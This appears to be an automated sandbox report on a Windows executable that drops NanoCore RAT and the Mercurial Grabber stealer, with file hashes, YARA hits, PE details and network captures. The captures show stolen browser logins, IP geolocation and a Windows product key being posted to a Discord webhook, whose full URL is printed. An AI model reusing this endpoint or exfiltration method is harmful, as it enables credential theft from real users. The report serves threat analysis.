Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....b..... .....@.. ....8...W.... ..X^..... ....H.....text..... ....`.reloc.....@..B.rsrc...X^... ...`.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\ProgramData\nano.exe	
Process:	C:\Users\user\Desktop\4Y85lSOUJ0.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\ProgramData\nano.exe	
Category:	dropped
Size (bytes):	207872
Entropy (8bit):	7.448399723644048
Encrypted:	false
SSDEEP:	3072:gzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIHd7/j8BE8miDxhy1uD9A+FhIv:gLV6Bta6dtJmakIM5a/8BEjBuZnUMSb
MD5:	94115D1343C7C81682FE2D48CB9F8B96
SHA1:	EE73AF63C59A93511797A53C1ED74A87892E75B3
SHA-256:	D9BA471F10C78E3DFA01274B8601FDFF6F0D7971824D24D50DF21F619A1AB502
SHA-512:	37E1080DF9967D0492388264A8084588CC1476314219271632 74DE8221D5F3964EBD92574CCC321809FC93AA409A9723AA0BC799C33C05266CAE3D6DBE999CE2
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\ProgramData\nano.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 86%, Browse • Antivirus: ReversingLabs, Detection: 96%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....b..... .....@.. ....8...W.... ..X^..... ....H.....text..... ....`.reloc.....@..B.rsrc...X^... ...`.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\ProgramData\output.exe	
Process:	C:\Users\user\Desktop\4Y85lSOUJ0.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	42496
Entropy (8bit):	5.346547891780596
Encrypted:	false
SSDEEP:	768:PscG4ApfT6ajQdpDXswQuZkekWTjAKZKfgm3Eh49:kcKfnI0ekWTMF7EG9
MD5:	BF3C8FF8097814C773B0E86495FD0013
SHA1:	26E160C7D502509A1694BB5660105E5F09C3C709
SHA-256:	9E760C9961936C729F09364FFF9CFC9C1B4EC878A2B47CE7DE4DF934E77582AF
SHA-512:	E6407DF2BEF9E5BB177DD20E052D8E17B658C57F3A9F0F0867599DF24EF058FFA7ABC4656FA72CDDCA26DA65A25B976B1088899DCBA6E1CD68708C956C59BA B4
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\ProgramData\output.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\ProgramData\output.exe, Author: Arkbird_SOLG
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 51%, Browse • Antivirus: ReversingLabs, Detection: 86%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a..... .....@.. ....@.....@...K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....p.....H.....<U...e.....0..V.....(....(.....&r...p(.....(.....&rC..p(.....(....(....(....(....r...p(....*..... .....0.....(.....(....&*>(....-.*.(....*..0.....s.....s.....r...po.....r...po.....r...po.....r...po.....r...po.....r...p....r...p....r)..p....r...p....r...p....rt..p....r...p.....r...p....rP.. p....r...p....r...p....rl..p....r...p.....+2.

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\4Y85lSOUJ0.exe.log	
Process:	C:\Users\user\Desktop\4Y85lSOUJ0.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	128
Entropy (8bit):	5.185983766127119
Encrypted:	false
SSDEEP:	3:QHXMKaZImrnLCR2RAVIAQyz2QyDBLnDLFv:Q3LadLCR22lAQykdL1v
MD5:	1F5C279D069793BFDB15F6DAC63D5C39
SHA1:	EFA436296EE3BC196FFC4FBD48978A4A1BB6FD34
SHA-256:	007D94877B5C9048FDC238CF6E63516F2BF3985888789 47E1DC4A4E55553602D
SHA-512:	48270029CAB2C46093058BDB28795ECA137656C1B4EB9E1EFD2111EA42997B29312B7A0EBFD6EB411375F799754D2403C233D0FF6B65103AEFABDE68268ED74
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\output.exe.log	
Process:	C:\ProgramData\output.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1492
Entropy (8bit):	5.372936244823406
Encrypted:	false
SSDEEP:	24:ML9E4KrgKDE4KGKN08AKhwE4iUKIE4TKD1KoZAE4KKPF1qE4GiD0E4KeGj:MxHKEYHKGD8AowHiUtHTG1hAHKKPF1q1
MD5:	188CF934CB79EB8F7AC3A3BF4DFE3215
SHA1:	1C35FDBECCBD1E503537023C648C8A57DC28B6A0
SHA-256:	3C567A4DFCC7E4BBD4CF46E16BDBDBEA4F6847B9AA5415386037D9F4415D0C69
SHA-512:	AC747069C74ED1CEF01EC698B67ED645821D908D0C2A2040CA48E489F134DDBDD06C62B9C548802F55019AC041607F782A793B00BF17E7BBFB9529640D85ACA
Malicious:	false
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Net.Http, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Net.Http\a0f6e3585453700574fc42ba3653c021\System.Net.Http.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.X

C:\Users\user\AppData\Local\Temp\Capture.jpg	
Process:	C:\ProgramData\output.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	105916
Entropy (8bit):	7.901300751660748
Encrypted:	false
SSDEEP:	3072:Ih9dF8li1oxhYs1YjvSFDKPQJz9WWuHUhgJ:SCkKhUSFDKPQJztgJ
MD5:	3ADE500A91D29FA58420E0525BC75A28
SHA1:	50B8C5C63A5E888FB5C597E4C8309B28582349B1
SHA-256:	B706B4BA63D7E7B38F1634DC56C6C79F9E50146F0BDF768538FD185D78172A70
SHA-512:	B18ED278DEB7A465A6F53C18E621CAE59718488CE01A05B82658A1F233DEBA16C40A55F5176D82FF3D9B35E3206331D2A7221FF5411F47399CE506D433CAB122
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23....._....m....'.....S.. ..W...'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(.._.C....B...-..h.Dh.....{..J*.qNN...Z.....?...../.H.v..O.|.....I"]Z...I.y..[

C:\Users\user\AppData\Local\Temp\login.db	
Process:	C:\ProgramData\output.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\ProgramData\nano.exe
File Type:	ISO-8859 text, with NEL line terminators
Category:	dropped
Size (bytes):	8

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:bvtn:b1
MD5:	422B7CAAD47F1D1F5B175909EE6BC048
SHA1:	066D9B088F35E10D06F359A46E819F7B9F267B79
SHA-256:	608681E5ED9F0A359A01153FCF482554BF15F41D4D56260C754C64A49EEA08E3
SHA-512:	0B296D995B86BDC82E48176B184F13332B11507D6957763CC9191C39859DB02E630B540F31786F596D2B4F82BB3E429AF8A006EF95E61E348A3C9808DB94486E
Malicious:	**true**
Reputation:	low
Preview:	C.J}...H

\Device\ConDrv	
Process:	C:\ProgramData\output.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2186
Entropy (8bit):	5.214232408428659
Encrypted:	false
SSDEEP:	48:Ytl/7C64UkMv2q9u2mZQ/TfnuN6GvGdn9u2mZ6x0XnG6tn:IlTC6hQqYiT/u8nYM0Xz
MD5:	7284B410862910B2301A546863199AEA
SHA1:	8CB47F8ADE08AA3D4AACF6110DE30692B6D88CDD
SHA-256:	B1948EFAF1D54550F58C31E12D65D45C7005F13A04EE1F0E33C6E5D908572BE2
SHA-512:	39A6FE75C47773B6DDD7A4CEA59D650766D99D19BD77868518EEEB43C7913FD9872870220D9DC710E79B72B9047FD54E274E852882C15181F121C861DFF78203
Malicious:	false
Reputation:	low
Preview:	{"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8087","lat":47.3682,"lon":8.5671,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Datacamp Limited","as":"AS212238 Datacamp Limited","query":"84.17.52.18"}..C:\Users\user\AppData\Local\Google\Chrome\User Data\default\Login Data..copy to C:\Users\user\AppData\Local\Temp\login.db..Response: {"id": "931537240914530334", "type": 0, "content": "", "channel_id": "923954670580420641", "author": {"bot": true, "id": "927987281703350292", "username": "Mercurial Grabber", "avatar": "7f65ce71f79129b3931cdf30d0e43798", "discriminator": "0000"}, "attachments": [{"id": "931537240771944498", "filename": "passwords.txt", "size": 0, "url": "https://cdn.discordapp.com/attachments/923954670580420641/931537240771944498/passwords.txt", "proxy_url": "https://media.discordapp.net/attachments/923954670580420641/931537240771944498/passwords.txt", "content_type": "text/plain"}], "

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.184921207994799
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	4Y85lSOUJ0.exe
File size:	277504
MD5:	4f439877b84b51b8caa48ae81e1d2363
SHA1:	defde1263c0ca2d604226cff86e4045a28650ab4
SHA256:	b05b740309562ab6160cc3eb8ed2f0dd839d53c6c71f67bf40aeeb3f580eeb0a
SHA512:	abfe9bad82e7a74c2cf8c0820f565f6fb435c040bd9fe303b537ab7c963e355953fdad5dcd2941ea87de114a62b5311db0f399eb51a47102330953a7ac039a0c
SSDEEP:	6144:U0PLV6Bta6dtJmakIM5a/8BEjBuZnUMS:U0PLV6BtpmkZWEoZnPS
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....^.a.....B..... ... .@.. .....@.....

File Icon

Icon Hash:	00442bb3966c1004

Static PE Info

General

Entrypoint:	0x44171e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61D85EB5 [Fri Jan 7 15:39:33 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x3f724	0x3f800	False	0.711764117864	data	7.20683355294	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x42000	0x3ea0	0x4000	False	0.160888671875	data	3.66440111256	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x46000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 14:16:22.322938919 CET	192.168.2.3	8.8.8.8	0xff3d	Standard query (0)	ip4.seeip.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 14:16:23.592075109 CET	192.168.2.3	8.8.8.8	0x4bc7	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.772219896 CET	192.168.2.3	8.8.8.8	0x22a1	Standard query (0)	discord.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:16:22.342434883 CET	8.8.8.8	192.168.2.3	0xff3d	No error (0)	ip4.seeip.org		23.128.64.141	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.613876104 CET	8.8.8.8	192.168.2.3	0x4bc7	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.793919086 CET	8.8.8.8	192.168.2.3	0x22a1	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.793919086 CET	8.8.8.8	192.168.2.3	0x22a1	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.793919086 CET	8.8.8.8	192.168.2.3	0x22a1	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.793919086 CET	8.8.8.8	192.168.2.3	0x22a1	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Jan 14, 2022 14:16:23.793919086 CET	8.8.8.8	192.168.2.3	0x22a1	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ip4.seeip.org
- discord.com
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49748	23.128.64.141	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49750	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49751	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49752	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49753	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49749	208.95.112.1	80	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:16:23.645730972 CET	1000	OUT	GET //json/84.17.52.18 HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Jan 14, 2022 14:16:23.676951885 CET	1000	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 13:16:22 GMT Content-Type: application/json; charset=utf-8 Content-Length: 287 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 30 38 37 22 2c 22 6c 61 74 22 3a 34 37 2e 33 36 38 32 2c 22 6c 6f 6e 22 3a 38 2e 35 36 37 31 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 6f 72 67 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 61 73 22 3a 22 41 53 32 31 32 32 33 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 71 75 65 72 79 22 3a 22 38 34 2e 31 37 2e 35 32 2e 31 38 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8087","lat":47.3682,"lon":8.5671,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Datacamp Limited","as":"AS212238 Datacamp Limited","query":"84.17.52.18"}

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49748	23.128.64.141	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:23 UTC	0	OUT	GET / HTTP/1.1 Host: ip4.seeip.org Connection: Keep-Alive
2022-01-14 13:16:23 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 14 Jan 2022 13:16:23 GMT Content-Type: text/plain Content-Length: 11 Connection: close strict-transport-security: max-age=31536000; includeSubDomains
2022-01-14 13:16:23 UTC	0	IN	Data Raw: 38 34 2e 31 37 2e 35 32 2e 31 38 Data Ascii: 84.17.52.18

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49750	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:23 UTC	0	OUT	POST /api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7 HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 448 Expect: 100-continue Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:23 UTC	0	IN	HTTP/1.1 100 Continue
2022-01-14 13:16:23 UTC	0	OUT	Data Raw: 7b Data Ascii: {
2022-01-14 13:16:23 UTC	0	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 49 50 20 41 64 64 72 65 73 73 20 49 6e 66 6f 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 49 50 20 41 64 64 72 65 73 73 20 2d 20 38 34 2e 31 37 2e 35 32 2e 31 38 5c 6e 49 53 50 20 2d 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 5c 6e 43 6f 75 6e 74 72 79 20 2d 20 53 77 69 74 7a 65 72 6c 61 6e 64 5c 6e 52 65 67 69 6f 6e 20 2d 20 5a 75 72 69 63 68 5c 6e 43 69 74 79 20 2d 20 5a 75 72 69 63 68 5c 6e 5a 69 70 20 2d 20 38 30 38 37 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 74 68 75 6d 62 6e 61 69 6c 22 3a 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 75 6e Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**IP Address Info**","value":"IP Address - 84.17.52.18\nISP - Datacamp Limited\nCountry - Switzerland\nRegion - Zurich\nCity - Zurich\nZip - 8087","inline":true}],"thumbnail":{"url": "https://www.coun
2022-01-14 13:16:24 UTC	0	IN	HTTP/1.1 204 No Content Date: Fri, 14 Jan 2022 13:16:24 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=2c1b599c753c11ecbd0742010a0a02a4; Expires=Wed, 13-Jan-2027 13:16:24 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1642166187 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 24 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0eEcostiLUt1%2FSUmunbiyfuqHqicVWLWmaRcuqq%2B%2BqrHCjP2BEjd3tcN9kelDcOCmpagThb9SGJ4yhn75pm1uJiyaXCk9Eq69LRTqDewZ1EUEYiwsQ1dLQl02qOn"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=2c1b599c753c11ecbd0742010a0a02a4b7dfb613f82ad52cf3540fb4e0a45f6b14aa1869be4e93dd715b0d24a2d132f5; Expires=Wed, 13-Jan-2027 13:16:24 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=e
2022-01-14 13:16:24 UTC	2	IN	Data Raw: 66 66 63 32 32 39 34 33 33 62 61 32 65 31 61 31 31 63 36 64 63 31 36 65 38 39 38 34 37 31 37 64 37 31 34 32 33 36 36 2d 31 36 34 32 31 36 36 31 38 34 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 37 32 33 37 39 33 62 31 62 32 62 63 65 2d 46 52 41 0d 0a 0d 0a Data Ascii: ffc229433ba2e1a11c6dc16e8984717d7142366-1642166184; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6cd723793b1b2bce-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49751	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:24 UTC	2	OUT	POST /api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7 HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2022-01-14 13:16:24 UTC	2	IN	HTTP/1.1 100 Continue
2022-01-14 13:16:24 UTC	2	OUT	Data Raw: 7b Data Ascii: {
2022-01-14 13:16:24 UTC	2	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 57 69 6e 64 6f 77 73 20 50 72 6f 64 75 63 74 20 4b 65 79 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 50 72 6f 64 75 63 74 20 4b 65 79 20 2d 20 56 47 37 4e 46 2d 56 58 54 42 50 2d 57 48 38 46 34 2d 56 50 4d 4a 32 2d 54 48 59 4a 42 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Windows Product Key**","value":"Product Key - VG7NF-VXTBP-WH8F4-VPMJ2-THYJB","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercuria

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:24 UTC	3	IN	HTTP/1.1 204 No Content Date: Fri, 14 Jan 2022 13:16:24 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=2b8b0025753c11ec94a142010a0a03ef; Expires=Wed, 13-Jan-2027 13:16:24 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 3 x-ratelimit-reset: 1642166187 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 136 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: 